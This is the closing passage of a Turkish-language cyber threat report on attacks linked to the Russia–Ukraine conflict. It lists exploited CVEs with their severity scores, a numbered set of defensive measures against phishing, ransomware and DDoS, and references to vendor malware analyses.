CVE-2019-10149	Exim Uzaktan Komut Yürütme Güvenlik Açığı	9.8
CVE-2019-11510	Pulse Connect Güvenli Çoklu Güvenlik Açıkları (SA44101)	10
CVE-2019-19781	Citrix ADC ve Citrix Gateway Keyfi Kod Yürütme Güvenlik Açığı (CTX267027)	9.8
CVE-2020-0609	Windows Remote Desktop Gateway (RD Gateway) Uzaktan Kod Çalıştırma Zafiyeti	9.8
CVE-2020-0638	Windows Update Notification Manager Yetki Yükseltme Zafiyeti	7.8
CVE-2020-0787	Windows Background Intelligent Transfer Service (BITS) Yetki Yükseltme Zafiyeti	7.8
CVE-2020-0688	Şubat 2020 için Microsoft Exchange Server Güvenlik Güncelleştirmesi	9.8
CVE-2020-0796	Windows SMBv3 Client/Server Uzaktan Kod Çalıştırma Zafiyeti	10.0
CVE-2020-1472	Netlogon Remote Protocol (MS-NRPC) Yetki Yükseltme Zafiyeti	10.0
CVE-2020-4006	VMware Workspace One Access Komut Ekleme Güvenlik Açığı (VMSA-2020-0027)	9.1
CVE-2020-5902	F5 BIG-IP ASM,LTM,APM TMUI Uzaktan Kod Yürütme Güvenlik Açığı (K52145254) (kimliği doğrulanmamış kontrol)	9.8
CVE-2020-14882	Oracle WebLogic Server Çoklu Güvenlik Açıkları (CPUOCT2020)	9.8
CVE-2021-1675	Windows Print Spooler Yetki Yükseltme Zafiyeti	8.8
CVE-2021-1732	Win32k Yetki Yükseltme Zafiyeti	7.8
CVE-2021-21972 CVE-2021-21985	The vSphere Client (HTML5) Uzaktan Kod Çalıştırma Zafiyeti	9.8
CVE-2021-22005	The vCenter Server Kod Çalıştırma Zafiyeti	9.8
CVE-2021-26855, CVE-2021-26857 CVE-2021-26858, CVE-2021-27065	Microsoft Exchange Server Uzaktan Kod Yürütme Güvenlik Açığı (ProxyLogon)	9.8
CVE-2021-1636	Microsoft SQL Elevation of Privilege Vulnerability	8.8
CVE-2021-32648	OctoberCMS'de Remote Code Execution	9.1

CVE-2021-34527	Windows Print Spooler Uzaktan Kod Çalıştırma Zafiyeti	8.8
CVE-2021-1879	QuickTimePluginReplacement'te Cross Site Scripting	6.1

11 Önlemler

[1] Makro komut dosyalarının devre dışı bırakılması

- E-posta yoluyla iletilen Microsoft Office dosyalarını açmak için ofis uygulamaları yerine Office Viewer yazılımı kullanılabilir.

[2] Spam filtreleme

- Oltalama saldırılarının son kullanıcılara erişiminin engellenmesi için spam filtreleme mekanizması kullanılabilir.

[3] Oltalama saldırılarına karşı olarak çalışanlara eğitim verilmesi

- Şüpheli e-postaları görüntülememeleri, bu tür e-postalarda bulunan bağlantıları veya ekleri açmamaları ve bilinmeyen web sitelerini ziyaret etmeden önce dikkatli olmaları konusunda bilgilendirmeler yapılabilir.

[4] Reklam bloklama

- Fidye yazılımları sıklıkla reklamlar aracılığıyla dağıtım yapmaktadırlar. Bundan dolayı reklamların engellenmesi zararlı yazılımların bulaşma riskini azaltabilir.

[5] Olay müdahalesi planı

- Bir fidye yazılımının sisteme bulaşması durumunda hangi aksiyonların alınacağı belirlenerek olay müdahele planı oluşturulabilir.

[6] Yama yönetimi

- Yama yönetimi, bir işletim sistemine, yazılıma, donanıma veya eklentiye güncelleme uygulama sürecidir. Bu yamalar genellikle siber tehdit aktörlerinin bilgi sistemlerine veya ağlarına yetkisiz erişimlerine olanak sağlayabilecek güvenlik açıklarını giderebilir.

[7] Güvenlik Duvarları

- Yazılımsal ve donanımsal olarak kullanılabilen güvenlik duvarları, belirli kurallara göre trafiği denetler. Firewall kullanımı ve yapılandırılması ağlar için kritik öneme sahiptir.

[8] Saldırı tespit veya önleme sistemleri (IDS / IPS)

- IDS, kötü amaçlı ağ trafiği algılandığında bir uyarı gönderirken, IPS, ağdaki veya bir kullanıcının iş istasyonundaki tanımlanmış kötü amaçlı etkinliği engellemeye ve uyarmaya çalışır. Bu çözümler, bilinen kötü amaçlı ağ etkinliğinin tanınmasını sağlayabilir.

[9] Endpoint detection and response (EDR)

- İstemci sistemlerinde bulunan ve antivirüs koruması, uyarı, algılama, analiz ve tehdit istihbaratı özellikleri sağlayan yazılım veya araçlardır. Bu araçlar, imzalar veya güvenlik duvarı kuralları ile anormal ve kötü niyetli davranışları tespit edebilir.

[10] Parola politikaları

- Tehdit aktörlerinin en çok başvurduğu yöntemlerden bir tanesi de sözlük saldırılarıdır. Kullanıcıların karmaşık ve zor parola kullanması, modern parola ilkelerine uymaları sistemlerin güvenliği açısından önem arz etmektedir.

[11] Çalıştırma önleme (Execution Prevention)

- Sistemde bir kodun çalıştırılmasının uygulama kontrolü ve/veya script bloklama ile önlenmesi.

[12] Antivirus/Antimalware

- Şüpheli dosyaların tespiti ve izolasyonu için antivirüs yazılımları kullanılabilir.

[13] Kod İmzalama

- Dijital imza doğrulaması ile güvensiz kodların çalışması engellenerek binary ve uygulama bütünlüğü sağlanabilir.

[14] Programların gereksiz özelliklerinin devre dışı bırakılması veya kaldırılması
- Yazılımın gereksiz veya potansiyel olarak zafiyetli özelliklerinin (feature) kaldırılması veya bunlara erişimin kısıtlanması ile sömürünün önüne geçilebilir.

[15] Yetkili hesap yönetimi
- System ve root dahil yetkili hesaplar ile ilgili oluşturma, değiştirme, kullanma süreçlerinin ve izinlerinin yönetilmesi.

[16] Boot bütünlüğü
- Bir sistemi ön yüklemek için güvenli metodlar kullanılmalı ve işletim sistemi ile yükleme mekanizmalarının bütünlükleri doğrulanmalıdır.

[17] Uç noktada davranış önleme
- Şüpheli işlemler, dosyalar, API call'ları gibi davranış desenlerinin uç noktada gerçekleşmesini önlemek için önlemler alınmalıdır.

[18] Ağ Sızma Önleme
- Sızma tespitinde imzalar kullanarak ağ sınırlarında trafik sınırlanmalı veya engellenmelidir.

[19] Veri yedekleme
- Son kullanıcı ve kritik sunucu verilerini yedeklenmeli. Yedekleme ve depolama sistemlerinin tehlikeye düşmemesi için güçlendirilmiş olduklarından ve kurum ağından izole olduklarından emin olunmalıdır.

[20] Kullanıcı hesap yönetimi
- Kullanıcı hesapları ile ilgili oluşturma, değiştirme süreçleri ve izinleri yönetilmelidir.

[21] Kayıt defteri izinlerinin sınırlanması
- Windows kayıt defterindeki belli hive ve anahtarları güncelleme yetkisi sınırlandırılmalıdır.

[22] Denetim
- Sistemlerin, izinlerin, güvensiz yazılımların, güvensiz konfigürasyonların denetimi ve taramaları yapılarak potansiyel zayıflıklar tespit edilmelidir.

[23] İşletim sistemi konfigürasyonu
- İşletim sistemi ile veya işletim sisteminin bir özelliği ile ilgili system güvenliğini arttırmaya yönelik konfigürasyon değişiklikleri yapılmalıdır.

[24] Dosya ve dizin izinlerininin kısıtlanması
- Yetkili hesaplara veya kullanıcılara spesifik olmayan dizin ve dosya izinleri ayarlayarak erişimi kısıtlanmalıdır.

[25] Monlisti devre dışı bırakılması
- monlist zafiyetini yamamak için en basit çözüm komutu devre dışı bırakmaktır. Versiyon 4.2.7'den önceki bütün NTP yazılımları default olarak zafiyetlidir. NTP sunucusunu 4.2.7 veya üstüne yükseltilerek komut devre dışı bırakılabilir ve zafiyet yamanabilir. Yükseltme mümkün değilse US-CERT talimatlarının uygulanması ile sunucu admini tarafından gerekli değişiklikler yapılabilir.

[26] Kaynak IP doğrulaması yapılarak spoof'lanmış paketlerin ağı terketmesi engellenmesi
- Saldırganın bot ağı tarafından gönderilen UDP talepleri, mağdurun IP adresi ile değiştirilmiş bir kaynak IP adresine sahip olacağı için UDP bazlı amplifikasyon saldırılarının etkisini azaltmaya yönelik en temel yöntem spoof'lanmış IP adresine sahip bütün iç trafiğin engellenmesidir. Eğer ağın içinden gönderilen bir paket, kendisini ağın dışında oluşmuş gibi gösteren bir IP adresine sahipse muhtemelen spoof'lanmış bir pakettir ve düşürülebilir.

[27] UDP Flood
- Bu tip saldırılara karşı koruma sağlamak için modern güvenlik duvarları kapalı portlara yöneklik UDP trafiğini ve istenmemiş UDP reply paketlerini düşürmektedir. Bazı başka önlemler ise BGP'ye yapılabilecek black hole routing ve sinkhole routing gibi modifikasyonların yanında universal reverse path forwarding, remote triggered black holing(RFC3704)'in uygulanmasıdır.

[28] Limit Yapılandırmaları
- DOS saldırılarını engellemek için normal çalışma koşullarının bilinmesi ve bu koşullara uygun limitlerin belirlenmesi önemlidir. Kurum Güvenlik duvarı veya IPS/IDS sistemleri üzerinden tek kaynaktan sınırlı süre

içerisinden gelebilecek maksimum bağlantı sayısı, TCP/UDP/SYN/ACK paket sayısı gibi değerler limitlendirilmelidir. Benzer şekilde belirli IP bloğundan tek hedefe gelecek paket sayılarının sınırlandırılması da uygun olacaktır. Örnek olarak verilen bu tedbirlerin yanı sıra DDOS korumları için verilen en iyi kullanım örneklerinden (best practice) faydalanılması uygun olacaktır.

[29] Kara-Beyaz Liste

- Bilinen kötücül IP adresleri tehdit istihbarat raporlarında veya listelerinde paylaşılmaktadır. Zararlı olduğu bilinen bu IP adreslerinin mümkünse otomatik olarak engellenmesi uygun olacaktır.

[30] SYN Cookie, SYN Proxy

- SYN akış saldırıları günümüzde halen en sık kullanılan DOS yöntemlerindendir. Bu saldırıların engellenmesine yönelik tedbirlerden olan Syn cookie ve syn Proxy, SYN paketlerinin legal istek olduğunun doğrulanmasına yöneliktir. Güvenlik cihazları üzerinde yapılan yapılandırma ile gelen her SYN paketi için kaynağa bir adet SYN paketi gönderilir ve son ACK paketinin gelmesi beklenir. ACK paketinin gelmemesi gönderici amacının TCP 3'lü el sıkışma olmayan sahte IP olduğu anlamına gelmektedir. ACK paketinin gelmesi durumunda Proxy aradan çekilir ve normal trafik akmaya devam eder.

[31] İnternet Servis Sağlayıcı

- İnternet Servis Sağlayıcı kaynaklarımıza gelen trafik için iletim sağlamaktadır. Trafik henüz işletmemize gelmeden DOS/DDOS koruması sağlanması bizim saldırıdan etkilenmememize olanak sağlayacaktır.

[32] DDOS Koruma Cihazları

- Kuruma gelen trafiğin DDOS açısından analiz edilmesi ve kurum içerisine girmeden engellenmesini sağlayan güvenlik cihazları DDOS koruma yöntemleri arasındadır.

[33] Maksimum Oturum Sayısı

- GET/POST seli saldırılarına karşı tek IP adresinin açabileceği oturum sayısı kurum için uygun değerlerde azaltılmalıdır.

[34] WEB Sunucu DOS Koruma Modülleri

- DOS/DDOS koruma için saldırı kaynağından servis kaynağına kadar uçtan uca önlem alınması gerekmektedir. Bu nedenle servis kaynağı olan WEB sunucular üzerinde bulunan DOS modüllerinin aktif edilmesi ve kod yazma aşamasında DOS saldırılarına neden olmayacak şekilde güvenli yazılım geliştirme metodlarının uygulanması önemlidir.

12 Referanslar

[1] Siber Savaş. (2022, 3 8). Wikipedia: https://tr.wikipedia.org/wiki/Siber_sava%C5%9F adresinden alındı
[2] Sayısal Ortamda Savaş Ve Tarihçesi. (2009). Sayısal Ortamda Savaş Sempozyumu . Ankara .
[3] VirusTotal. (2022, Mart 10). 4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382. VirusTotal: https://www.virustotal.com/gui/file/4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382/details adresinden alındı
[4] IBM. (2022, Şubat 26). PartyTicket Analysis Report. IMB X-Force Exchange: https://exchange.xforce.ibmcloud.com/malware-analysis/guid:f527757ec2d365d2d8572b16a1d55bf9 adresinden alındı
[5] National Cyber Security Centre. (2022, Şubat 23). Cyclops Blink Malware Analysis. https://www.ncsc.gov.uk/files/Cyclops-Blink-Malware-Analysis-Report.pdf adresinden alındı
[6] INSIKT GROUP. (2022, Ocak 28). WhisperGate Malware Corrupts Computers in Ukraine. Recorded Future: https://www.recordedfuture.com/whispergate-malware-corrupts-computers-ukraine/ adresinden alındı
[7] Unit42. (2022, Şubat 25). Spear Phishing Attacks Target Organizations in Ukraine, Payloads Include the Document Stealer OutSteel and the Downloader SaintBot. Palo Alto Networks: https://unit42.paloaltonetworks.com/ukraine-targeted-outsteel-saintbot/ adresinden alındı
[8] Prabhu, N. (2022, Şubat 26). Russia-Ukraine Crisis: How to Strengthen Your Security Posture to Protect against Cyber Attack, based on CISA Guidelines. Qualys Community: https://blog.qualys.com/vulnerabilities-threat-research/2022/02/26/russia-ukraine-crisis-how-to-strengthen-your-security-posture-to-protect-against-cyber-attack-based-on-cisa-guidelines adresinden alındı
[9] Kringel, I. (2022, Mart 1). What is HermeticWiper – An Analysis of the Malware and Larger Threat Landscape in the Russian Ukrainian War. Deep Instinct: https://www.deepinstinct.com/blog/hermeticwiper-malware-the-russian-ukrainian-cyber-war adresinden alındı
[10] Avertium. (2022, Şubat 1). How WhisperGate Affects the U.S And Ukraine. Avertium: https://www.avertium.com/resources/threat-reports/how-whispergate-affects-the-u.s.-and-ukraine adresinden alındı
[11] ACSC. (2022, Mart 9). Australian organisations should urgently adopt an enhanced cyber security posture. Austrailan Cyber Security Centre: https://www.cyber.gov.au/acsc/view-all-content/advisories/2022-02-australian-organisations-should-urgently-adopt-enhanced-cyber-security-posture adresinden alındı
[12] Nist. (2021, Nisan 9). CVE-2021-1879 Detail. National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2021-1879 adresinden alındı
[13] Stone-Gross, B. (2022, Şubat 25). Technical Analysis of PartyTicket Ransomware. ZScaler: https://www.zscaler.com/blogs/security-research/technical-analysis-partyticket-ransomware adresinden alındı
[14] Microsoft. (2022, Şubat 4). ACTINIUM targets Ukrainian organizations. Microsoft : https://www.microsoft.com/security/blog/2022/02/04/actinium-targets-ukrainian-organizations/ adresinden alındı
[15] Desai, D., & Stone-Gross, B. (2022, Şubat 24). HermeticWiper & resurgence of targeted attacks on Ukraine. ZScaler: https://www.zscaler.com/blogs/security-research/hermeticwiper-resurgence-targeted-attacks-ukraine adresinden alındı
[16] Unit42. (2022, Şubat 16). Russia's Gamaredon aka Primitive Bear APT Group Actively Targeting Ukraine. Palo Alto Networks: https://unit42.paloaltonetworks.com/gamaredon-primitive-bear-ukraine-update-2021/ adresinden alındı
[17] Unit42. (2021, Ekim 18). Case Study: From BazarLoader to Network Reconnaissance. Palo Alto Networks : https://unit42.paloaltonetworks.com/bazarloader-network-reconnaissance/ adresinden alındı
[18] Guerrero-Saade, J. A. (2022, Şubat 23). HermeticWiper | New Destructive Malware Used In Cyber Attacks on Ukraine. Sentinel Labs: https://www.sentinelone.com/labs/hermetic-wiper-ukraine-under-attack/ adresinden alındı
[19] Microsoft. (2022, Ocak 15). Destructive malware targeting Ukrainian organizations. Microsoft: https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/ adresinden alındı
[20] CISA. (2022, Mart 1). Destructive Malware Targeting Organizations in Ukraine. Cyber Security & Infrastructure Security Agency: https://www.cisa.gov/uscert/ncas/alerts/aa22-057a adresinden alındı
[21] Cado. (20, Şubat 2022). Technical Analysis of the DDoS Attacks against Ukrainian Websites. Cado Security: https://www.cadosecurity.com/technical-analysis-of-the-ddos-attacks-against-ukrainian-websites/ adresinden alındı
[22] Netlab360. (2022, Şubat 25). Some details of the DDoS attacks targeting Ukraine and Russia in recent days. Netlab360: https://blog.netlab.360.com/some_details_of_the_ddos_attacks_targeting_ukraine_and_russia_in_recent_days/ adresinden alındı
[23] Maunder, M. (2022, Mart 1). Ukraine Universities Hacked As Russian Invasion Started. Wordfence: https://www.wordfence.com/blog/2022/03/ukraine-universities-hacked-by-brazilian-via-finland-as-russian-invasion-started/ adresinden alındı

[24] Larson, S., & Mesa, M. (2021, Mayıs 26). BazaFlix: BazaLoader Fakes Movie Streaming Service. ProofPoint: https://www.proofpoint.com/us/blog/threat-insight/bazaflix-bazaloader-fakes-movie-streaming-service adresinden alındı
[25] Paganini, P. (2022, Şubat 6). ACTINIUM gamaredon phishing. Security Affairs: https://securityaffairs.co/wordpress/127729/apt/actinium-gamaredon-ukraine.html/attachment/actinium-gamaredon-phishing adresinden alındı
[26] CERT-EE / Estonian Information System Authority. (2021, Ocak 27). Gamaredon Infection: From Dropper to Entry. Riigi Infosüsteemi Amet: https://www.ria.ee/sites/default/files/content-editors/kuberturve/tale_of_gamaredon_infection.pdf adresinden alındı
[27]https://www-bleepingcomputer-com.cdn.ampproject.org/c/s/www.bleepingcomputer.com/news/security/russia-shares-list-of-17-000-ips-allegedly-ddosing-russian-orgs/amp/
[28]https://safe-surf.ru/upload/ALRT/proxies.txt
[29]https://www.reuters.com/world/europe/expect-worst-ukraine-hit-by-cyberattack-russia-moves-more-troops-2022-01-14/
[30]https://www.abc.net.au/news/2022-03-02/hackers-answer-call-in-ukraine-russia-war/100873490